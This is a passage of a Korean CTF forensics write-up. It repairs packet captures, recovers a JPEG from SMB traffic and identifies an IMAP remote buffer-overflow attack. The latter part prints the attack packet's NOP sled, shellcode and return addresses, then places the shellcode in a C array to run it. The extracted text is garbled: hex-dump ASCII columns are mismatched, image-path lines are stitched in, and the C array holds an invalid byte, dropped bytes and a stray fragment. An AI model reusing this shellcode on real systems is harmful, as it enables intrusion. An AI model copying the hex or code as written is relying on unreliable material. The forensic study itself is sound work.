01c0 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78	yz.....
01d0 79 7a 83 84 85 86 87 88 89 8a 92 93 94 95 96 97	
01e0 98 99 9a a2 a3 a4 a5 a6 a7 a8 99 aa b2 b3 b4 b5	
01f0 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3	
0200 d4 d5 d6 d7 d8 d9 da e1 e2 e3 e4 e5 e6 e7 e8 e9	
0210 ea f1 f2 f3 f4 f5 f6 f7 f8 f9 fa ff c4 00 1f 01	
0220 00 03 01 01 01 01 01 01 01 01 00 00 00 00 00 00	w.....!1. AQ.a
0230 00 01 02 03 04 05 06 07 08 09 0a 0b ff c4 00 b5	q. "2...B#3R
0240 11 00 02 01 02 04 04 03 04 07 05 04 04 00 01 02	..br...3 4.%....
0250 77 00 01 02 03 11 04 05 21 31 06 12 41 51 07 61	& ()*567 89:CDEFG
0260 71 13 22 32 81 08 14 42 91 a1 b1 c1 09 23 33 52	Hijstuvwxyz XYZcdefg
0270 f0 15 62 72 d1 0a 16 24 34 e1 25 f1 17 18 19 1a	hijstuvw xyz.....
0280 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47	
0290 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67	
02a0 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86	
02b0 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4	
02c0 25 26 27 28 29 2a b2 b3 b4 b5 b6 b7 b8 b9 b2	

[그림 29] SMB 패킷 속 JPEG 데이터

가장 처음에 나오는 0xff 0xd8은 JPEG 파일의 시작을 알리는 코드입니다. 마찬가지로 파일의 마지막을 알리는 코드는 0xff 0xd9로 파일 전송의 끝부분에서 발견할 수 있습니다.

0500	fd 19 3d 6f 5d 7f c8 8b ac ff 00 d8 09 7f f4 9e	..=o]... z(.z... #..O...
0510	5a 28 ae 7a bf 11 ca be 23 94 f1 4f fc 85 f5 efI.3...
0520	fa f9 8b ff 00 49 a3 ae 0f c4 bf f2 33 f8 af feQ ZS...
0530	bd a3 ff 00 d1 b6 f4 51 5a 53 d8 e9 89 d6 bf fc/_.=S..V...
0540	89 b6 5f f5 e9 2f fe 81 3d 73 83 fd 76 b7 fe ff	.4QC* S..?..;
0550	00 fe d6 34 51 43 2a 87 53 7f c5 3f f1 eb a8 ff	7.....;
0560	00 bf 37 fe 84 d5 ab a0 7f c7 f6 a1 ff 00 60 fb	.QZ.. .;
0570	af fd 18 b4 51 5a d4 f8 0c 27 b9 e9 be 1e ff 00	d...w... QE...
0580	00 64 bf f5 fd 77 ff 00 a5 12 51 45 15 e5 19 9f	
0590	ff d9	

[그림 30] JPEG 데이터 끝부분

그러므로 캡쳐 된 패킷에서 실제 그림파일을 복구할 수 있습니다. 한가지 주의해야 할 점은 전송의 중간 중간에 SMB 패킷이 끼어있는데 이를 제거해주어야 합니다. 그 내용은 다음의 세 부분입니다.

00012537	a2 78 f6 bc 3e 66 ec 90 c4 83 c3 28 00 00 00 54	:x..>f... ..C...T
00012547	ff 53 4d 42 a0 00 00 00 00 00 18 07 c8 00 00 00 00	.SMB.....:..1...C:
00012557	00 00 00 00 00 00 00 00 00 02 08 6c 03 00 08 43 08:..1...C:
00012567	17 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00:..1...C:
00012577	00 00 00 00 00 00 00 00 00 54 00 00 00 00 00 00 00:..T....
00012587	00 00 00 00 00 04 04 00 03 00 00 00 03 80 01 00 03:..T....
00012597	00 00 5a 00	..z.

[그림 31] 제거해야 할 SMB 패킷 1

000037D6	00 00 00 2f ff 53 4d 42 2f 00 00 00 00 98 07 c8 .../.SMB /.....
000037E6	00 00 00 00 00 00 00 00 00 00 00 00 00 02 08 ff fe
000037F6	00 08 31 08 06 ff 00 2f 00 00 fo ff ff 00 00 00
00003806	00 00 00

[그림 32] 제거해야 할 SMB 패킷 2

00003809	00 00 00 2f ff 53 4d 42 2f 00 00 00 00 98 07 c8 .../.SMB /.....
00003819	00 00 00 00 00 00 00 00 00 00 00 00 00 02 08 ff fe
00003829	00 08 51 08 06 ff 00 2f 00 00 fo ff ff 00 00 00
00003839	00 00 00

[그림 33] 제거해야 할 SMB 패킷 3

위 부분을 제거하고 세 부분으로 된 패킷을 하나로 합쳐 다음의 그림파일을 복구했습니다만 그 내용이 깨져 어떤 그림인지 분간할 수 없었습니다.



[그림 34] 추출해 냈지만 깨져있는 이미지

이어 마지막까지 패킷의 내용을 조사해봤지만 의심되는 이 그림 외에는 암호를 얻을 수 있는 단서가 없다고 판단되어 다른 방법을 찾아보기로 했습니다. (나중에 알게 된 사실이지만 문제를 출제하는 과정에서 약간의 착오가 생겨 해당 그림은 힌트로써 게시판에 올라왔다고 하네요) 문제에서 주어진 조건은 다음과 같습니다.

analysis_1.cap 100번째 패킷의 TCP 체크섬

+ analysis_1.cap 에서 얻은 정답 (미지수 x)


analysis_2.zip 의 압축 비밀번호

우선 100번째 패킷의 TCP 체크섬을 찾아보면 그 값이 0x77f4 임을 알 수 있고, 이것은 십진수로 30708입니다. 다음으로 미지수 x 를 구해야 하는데 10진수라는 힌트 외에 다른 설명은 없습니다. 하지만 계산을 하는 두 값이 모두 10진수 이기 때문에 그 결과인 analysis_2.zip 압축 비밀번호 또한 10진수의 값이라 추측할 수 있습니다. 각각 조건에 대입해보면 $30708 + x = 30796$ 이며, 패킷 1에서 어떠한 값도 알아내지 못해 결국 부르트 포스 해서 값을 얻었으며 그 값은 88 이였습니다. 문제에 따르면 이것은 정답이 analysis_2.cap 88번째 패킷에 들어있다는 것을 뜻합니다.

이어서 analysis_2.cap 파일을 분석하였습니다. 먼저 파일을 확인해 보니 네트워크 캡쳐 파일이 아닌 데이터 파일이라고 나옵니다.

```
[graylynx@silverbox Desktop]$ file analysis_2.cap
analysis_2.cap: data
```

또한 Ethereal 에서 읽으려 시도해도 에러가 나며 읽을 수 없습니다. 용량이 얼마 되지 않으므로 더 자세한 내용을 조사하기 위해 WinHex3로 열어보았습니다.




[그림 35] analysis_2.cap 패킷 열기

비 규칙적인 데이터 같이 보이지만 자세히 보면 libpcap 파일헤더와 각각의 패킷

³ <http://www.x-ways.net/winhex/>

들이 저장되어있음을 알 수 있습니다. 다음은 임의로 구분한 파일 구조입니다.



[그림 36] analysis_2.cap 패킷 열기 2

가장 많이 쓰이는 IP 프로토콜을 사용했다고 가정해보면 프로토콜 헤더의 요소 중 자주 반복되는 값을 기준으로 각각의 패킷을 구분할 수 있습니다. 여기서는 Ethernet 헤더 요소인 Type과 IP 헤더 요소인 Ver, IHL을 기준으로 구분하였습니다. (= 0x08 0x00 0x45)

구분한 정보를 기준으로 패킷에 대한 정보를 얻을 수 있습니다. 예를 들어 첫 번째 0x08 0x00 0x45 이 나오는 것을 기준으로 앞 부분에서 출발지 MAC 주소와 목적지 MAC 주소가 각각 00:15:17:36:F9:87, 00:B0:D0:B0:D2:E5 임을 알 수 있습니다.

하지만 이런 방식이라면 시간도 오래 걸리고 잘못 구분하게 될 가능성도 있습니다. 파일 내 데이터 구조는 정상인데 프로그램에서 못 읽는다는 건 libpcap 파일 헤더가 망가졌거나 변조되었다는 것을 의미합니다.

정상적인 파일인 analysis_1.cap의 파일헤더와 비교해본 결과 미세한 차이가 있음을 발견했습니다.


00000000	D3 3C	B2 A1 02 00 04 00	00 00 00 00 00 00 00 00
00000010	FF FF	00 00 07 00 00 00	03 F0 6D 48 7D 6E 02 00
00000020	4B 00	00 00 4B 00 00 00	00 B0 D0 B0 D2 E5 00 15

[그림 37] analysis_2.cap 파일 헤더

00000000	D4 C3	B2 A1 02 00 04 00	00 00 00 00 00 00 00 00
00000010	FF FF	00 00 08 00 00 00	7F DF 6D 48 EA E0 05 00
00000020	3E 00	00 00 3E 00 00 00	00 19 B9 E8 0C FD 00 15

[그림 38] analysis_1.cap 파일 헤더

0xD4 0xC3 이여야 할 파일헤더의 값이 0xD3 0x3C로 변조되어있음을 알 수 있습니다. 이것을 올바른 값으로 수정하면 프로그램에서 에러 없이 읽을 수 있습니다.



[그림 39] 수정한 패킷

analysis_1.cap 파일과 마찬가지로 SLIP로 Encapsulation 되어 있어 헤더 정보가 올바르게 나오지 않습니다. 같은 방법으로 이것을 Ether로 변경해 줍니다.

```
C:\Program Files\Ethereal>capinfos.exe analysis_2_modify.cap

File name: analysis_2_modify.cap

File type: libpcap (tcpdump, Ethereal, etc.)

Number of packets: 108

File size: 12418 bytes

Data size: 10680 bytes

Capture duration: 7160903.540904 seconds

Start time: Fri Jul 04 16:47:17 2008


End time: Thu Sep 25 13:55:41 2008

Data rate: 0.00 bytes/s

Data rate: 0.01 bits/s


Average packet size: 98.89 bytes
```

```
C:\Program Files\Ethereal>editcap analysis_2_modify.cap -F libpcap -T ether
analysis_2_modify_conv.cap
```




[그림 40] 수정한 패킷2

analysis_2.cap 파일의 Encapsulation 변경 후 Ethereal에서 읽은 화면입니다. 이어서 위에서 구한 미지수 x가 뜻하는 88번째 패킷을 조회해보았습니다.




[그림 41] 88번 패킷 수정한 패킷

해당 패킷은 TCP 3-way handshake의 첫 SYN 패킷으로 imap 포트인 143 포트에 접속 시도하는 것을 알 수 있습니다. 더 자세한 내용을 보기 위해 Follow TCP Stream 기능을 이용하였습니다.



[그림 42] 88번 패킷 수정한 패킷 2

아래는 88번 패킷의 Hexdump 결과입니다.



[그림 43] 88번 Hexdump

Hex Dump를 눌러 16진 코드로 출력한 결과 NOP Sled로 추정되는 코드를 볼 수 있었으며 그 전체 코드는 다음과 같습니다.

[표 6] 공격코드 패킷

00000000	2a 20 6c 6f 67 69 6e 20 90 90 90 90 90 90 90 90 * login
00000010	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000020	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000030	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000040	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000050	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000060	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000070	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000080	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000090	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000A0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000B0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000C0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000D0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000E0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000F0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000100	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000110	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000120	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000130	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000140	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000150	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000160	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000170	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000180	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000190	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001A0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001B0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001C0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001D0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001E0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001F0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000200	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000210	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000220	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000230	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000240	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000250	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000260	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000270	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000280	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000290	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000002A0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

0000002B0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0000002C0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0000002D0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0000002E0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0000002F0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000300	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000310	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000320	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000330	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000340	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000350	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000360	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000370	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000380	33 c9 83 e9 e9 d9 ee d9 3.....
000000390	74 24 f4 5b 81 73 13 bf 5a 96 ae 83 eb fc e2 f4 t\$.[s.. Z.....
0000003A0	d5 51 ce 37 ed 3c fe 83 dc d3 71 c6 90 29 fe ae .Q.7.<.. ..q.)..
0000003B0	d7 75 f4 c7 d1 d3 75 fc 57 62 96 ae bf 3f f5 c6 .u....u. Wb...?..
0000003C0	d0 7a b4 e4 d6 17 a7 e3 eb 13 ef e3 eb 29 fb e7 .z.....).
0000003D0	c5 0b a7 e1 fb 1f ec e1 c6 03 fc e0 eb 1f e1 e3
0000003E0	fb 3d a1 e7 fa 6f c7 cd e8 6f ec ca f8 2a ef e7 .=o... o...*.
0000003F0	ea 1b fc 8c bf 0d c5 27 5e 97 16 ae 90 90 90 90 ^ ..
000000400	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000410	83 f3 ff bf 88 f8 ff bf
	bah..

데이터 형태로 보아 각각 초록색 = 0x90 NOP Sled, 빨간색 = 쉘코드, 노란색 = Saved-EBP 와 RET 주소를 의미하는 것으로 추측할 수 있습니다. 전체적인 구조로 보아 imap 데몬에 대한 remote buffer overflow 익스플로잇의 네트워크 패킷 조각이라 판단됩니다.

익스플로잇이 성공했을 때 어떤 결과가 나오는지 쉘코드만 따로 추출하여 실행시켜 보았습니다.

[표 7] Shellcode 실행

```
char sh[] =
{
    0x33, 0xc9, 0x83, 0xe9, 0xe9, 0xd9, 0xee, 0xd9,
    0x74, 0x24, 0xf4, 0x5b, 0x81, 0x73, 0x13, 0xbff,
    0x5a, 0x96, 0xae, 0x83, 0xeb, 0xfc, 0xe2, 0xf4,
    0xd5, 0x51, 0xce, 0x37, 0xed, 0x3c, 0xfe, 0x83,
    0xdc, 0xd3, 0x71, 0xc6, 0x90, 0x29, 0xfe, 0xae,
    0x75, 0xf4, 0xc7, 0xd1, 0xd3, 0x75, 0xfc,
    0x57, 0x62, 0x96, 0xae, 0xbf, 0x3f, 0xf5, 0xc6,
    0xd0, 0x7a, 0xb4, 0xe4, 0xd6, 0x17, 0xa7, 0xe3,
    0xeb, 0x13, 0xef, 0xe3, 0xeb, 0x29, 0xfb, 0xe7,
    0xc5, 0x0b, 0xa7, 0xe1, 0xfb, 0x1f, 0xec, 0xe1,
    0xc6, 0x03, 0xfc, 0xe0, 0xeb, 0x1f, 0xe1, 0xe3,
    0x83, 0xf3, 0xff, 0xbf, 0x88, 0xf8, 0xff, 0xbf,
    0x0a, 0x00
};
```

```
    0xea, 0x1b, 0xfc, 0x8c, 0xbf, 0x0d, 0xc5, 0x27,
    0x5e, 0x97, 0x16, 0xae
};

